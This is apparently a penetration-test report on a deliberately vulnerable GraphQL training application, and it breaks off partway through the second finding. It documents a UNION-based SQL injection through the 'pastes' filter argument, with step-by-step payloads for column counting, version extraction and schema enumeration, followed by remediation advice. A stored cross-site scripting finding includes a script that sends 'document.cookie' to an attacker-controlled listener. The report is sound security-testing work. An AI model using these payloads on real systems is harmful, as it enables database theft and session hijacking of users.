
1. Normal Request

A normal request to the `pastes` operation uses a filter such as:

```
query pastes {
    pastes(public: true, limit: 5, filter: "w") {
        burn
        content
```

```
            id
            ipAddr
            owner {
                id
                name
            }
            ownerId
            public
            title
            userAgent
        }
    }
```

2. Trigger a SQLite Error



I changed the `filter` value to:

```
w'
```

The application returned:

```
(sqlite3.OperationalError) near "w": syntax error
```

The response also disclosed the SQL query:


```
SELECT pastes.id AS pastes_id,
       pastes.title AS pastes_title,
       pastes.content AS pastes_content,
        pastes.public AS pastes_public,
        pastes.user_agent AS pastes_user_agent,
       pastes.ip_addr AS pastes_ip_addr,
        pastes.owner_id AS pastes_owner_id,
        pastes.burn AS pastes_burn
FROM pastes
WHERE pastes.public = 1
AND pastes.burn = 0
AND title = 'w'' or content = 'w''
ORDER BY pastes.id DESC
LIMIT ? OFFSET ?
```

This showed that the user-controlled `filter` value was reaching the SQL query and could break the SQL syntax.

3. Confirm SQL Comment Manipulation

I then tested:

```
w'--+
```




The application returned:

```
{
    "data": {
        "pastes": []
    }
}
```

The request was processed successfully instead of returning the previous SQL syntax error, indicating that the SQL syntax could be manipulated through the `filter` argument.

4. Determine the Number of Columns

I tested:





```
w' order by 9--+
```

The application returned:

```
1st ORDER BY term out of range - should be between 1 and 8
```

This indicated that the underlying SELECT statement had 8 selectable columns.

I then tested:





```
w' order by 8--+
```

which executed successfully and returned:

```
{
    "data": {
        "pastes": []
    }
}
```

5. Confirm UNION-Based SQL Injection



I then tested an 8-column UNION query:


```
w'union select 1,2,3,4,5,6,7,8--+
```

The application returned:


```
{
    "data": {
        "pastes": [
            {
                "burn": true,
                "content": "3",
                "id": "1",
                "ipAddr": "6",
                "owner": {
                  "id": "7",
                  "name": "Kathy"
                },
                "ownerId": 7,
                "public": true,
                "title": "2",
                "userAgent": "5"
            }
        ]
```

```
        }
    }
```

This confirmed that the UNION query was successfully executed and that attacker-controlled SQL output could be returned through the GraphQL response.



6. Retrieve SQLite Version

I then used:

```
w'union select 1,2,sqlite_version(),4,5,6,7,8--+
```

The application returned:

```
{
    "data": {
        "pastes": [
            {
                "content": "3.40.1"
            }
        ]
    }
```


```
    }
```

The backend database was therefore confirmed to be:

```
    SQLite 3.40.1
```

7. Enumerate SQLite Schema Information

I then tested:




```
    w'union select 1,2,name,4,5,6,7,8 FROM sqlite_master WHERE
type='table'--+
```

The application returned:

```
    {
        "data": {
            "pastes": [
                {
                    "content": "audits"
                }
            ]
        }
```

```
}
```

This confirmed that SQLite schema information could also be queried through the vulnerable parameter.

`audits` was identified as a **table name** from `sqlite_master`, rather than the database name.

Proof of Concept

SQLite Error

```
filter: "w'"
```

Result:

```
sqlite3.OperationalError: near "w": syntax error
```

SQL Comment Manipulation

```
filter: "w'--+"
```

Result:

```
{"data":{"pastes":[]}}
```

Column Count

```
filter: "w' order by 9--+"
```

Result:

```
1st ORDER BY term out of range - should be between 1 and 8
```

```
filter: "w' order by 8--+"
```

Result:

```
{"data":{"pastes":[]}}
```

UNION Injection

```
filter: "w'union select 1,2,3,4,5,6,7,8--+"
```

Result:

```
content: "3"
```

SQLite Version Extraction

```
filter: "w'union select 1,2,sqlite_version(),4,5,6,7,8--+"
```

Result:

```
content: "3.40.1"
```

Schema Enumeration

```
filter: "w'union select 1,2,name,4,5,6,7,8 FROM sqlite_master WHERE type='table'--+"
```

Result:

```
content: "audits"
```

Impact

An attacker who can access the affected GraphQL operation may be able to manipulate the SQL query through the `pastes.filter` argument.

During testing, I was able to:

- Trigger SQLite SQL syntax errors.
- Manipulate the SQL query using SQL comments.
- Determine the number of columns in the underlying query.
- Successfully execute a UNION SELECT query.
- Control values returned through the GraphQL response.
- Execute SQLite functions such as `sqlite_version()`.
- Retrieve the SQLite version (`3.40.1`).
- Enumerate SQLite schema information and identify the `audits` table.

Depending on the privileges of the database connection and the data stored in the application database, this could potentially allow further unauthorized access to database information.

The demonstrated impact in this assessment is limited to the database information that was manually verified.

Risk Rating

Critical

Remediation

The application should never directly concatenate user-controlled input into SQL statements.

Recommended remediation:

1. Use parameterized queries/prepared statements for the `filter` value.
2. Ensure the value is passed to the database as a bound parameter rather than being concatenated into SQL.
3. Avoid constructing raw SQL statements from GraphQL arguments.
4. Review other GraphQL arguments and operations for similar SQL injection issues.
5. Apply appropriate input validation where required.
6. Do not expose raw SQLite/SQLAlchemy errors or generated SQL queries to the client.
7. Return generic application errors instead of database implementation details.

The vulnerable query should conceptually use parameter binding, for example:

```
WHERE title = :filter OR content = :filter
```

where `:filter` is supplied as a parameter rather than directly inserted into the SQL statement.

Evidence

All testing for this finding was performed **manually**.

The complete evidence, including **all requests, responses, and screenshots**, has been saved under:

```
evidence/DVGA-008-SQL-Injection-via-pastes-filter/
```

The evidence demonstrates the complete manual testing process from the initial SQLite error through successful UNION-based SQL Injection, SQLite version extraction, and schema enumeration.

References

- CWE-89: Improper Neutralization of Special Elements used in an SQL Command (SQL Injection)

https://cwe.mitre.org/data/definitions/89.html

- OWASP Top 10 2021: A03 – Injection

https://owasp.org/Top10/A03_2021-Injection/

Finding 09

DVGA-009. Stored Cross-Site Scripting (XSS) via CreatePaste

Severity

Critical

CVSS Score: 9.3 (Critical)

Vector: CVSS:3.1/AV:N/AC:L/PR:N/UI:R/S:C/C:H/I:H/A:N

Overall CVSS Calculation

Vector:	CVSS:3.1/AV:N/AC:L/PR:N/UI:R/S:C/C:H/I:H/A:N
CVSS Base Score:	9.3
Impact Subscore:	5.8
Exploitability Subscore:	2.8
CVSS Temporal Score:	NA
CVSS Environmental Score:	NA
Modified Impact Subscore:	NA
Overall CVSS Score:	9.3

CWE

CWE-79 — Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting')

OWASP Mapping

- OWASP Top 10 2021: A03 — Injection

Affected API Endpoint

```
POST /graphql
```

Affected Operations

Mutation

```
CreatePaste
```

Mutation Field

```
createPaste
```

Affected Arguments

```
title
content
public
```

Query

```
getPastes
```

Query Field

```
pastes
```

Query Argument

```
public: true
```

Private Paste Functionality

```
my_pastes
```

For `public: false`, the stored paste is shown through `/my_pastes`.

Affected Browser-Level Endpoints

```
/create_paste
/public_pastes
/my_pastes
```

Description

Lets check the input fields as well!

While creating pastes, I used `<mark>hi</mark>` to name the paste and also set it as the content.

Well, I saw the HTML code got executed and the `hi` appeared in yellow color. So, there is no effective sanitization or output encoding being applied to the value before it is shown in the browser.

The value submitted through `createPaste` is stored by the application and is later returned through the paste retrieval functionality.

For public pastes, the stored values can be retrieved using the `getPastes` query:

```
query getPastes {
  pastes(public: true) {
    id
    title
    content
    ipAddr
    userAgent
      owner {
      name
      }
}
}
```

The returned `title` and `content` values are then shown in `/public_pastes`.

For `public: false`, the paste is instead shown through `/my_pastes`.

Well, at this point I knew HTML injection was working, so I wanted to check whether JavaScript could also be executed.

I tried:

```
<script>fetch(`http://192.168.1.230/?c=${document.cookie}`,
```

```
{mode:'no-cors'})</script>
```

The payload was accepted by `createPaste` and stored successfully.

When the affected paste was opened and rendered, the JavaScript executed and made a request to my controlled listener containing `document.cookie`.

Well, it gave us the cookie.

So, again it is vulnerable to XSS as well!

The important part is that `createPaste` itself is not responsible for rendering or executing the payload. It is the storage/injection point. The stored value is later retrieved through `getPastes` for public pastes or the `my_pastes` functionality for private pastes, and the browser-facing pages render the returned values without proper output encoding.

Because the JavaScript payload actually executed, this is not limited to HTML injection. This confirms a Stored XSS vulnerability.

Steps to Reproduce

Step 1 — Test HTML Injection


Create a paste through:

```
POST /graphql
```

using the `createPaste` mutation.

Use the following value as both the title and content:

```
<mark>hi</mark>
```



Example request:

```
    POST /graphql HTTP/2
    Host: merlin-declivitous-crowdedly.ngrok-free.dev
     Content-Type: application/json

     {"query":"mutation CreatePaste ($title: String!, $content: String!,
$public: Boolean!, $burn: Boolean!) {
       createPaste(title:$title, content:$content, public:$public, burn:
$burn) {
           paste {
           id
           content
           title
           burn
           }
     }

}","variables":{"title":"<mark>hi</mark>","content":"<mark>hi</mark>","pu
blic":true,"burn":false}}
```

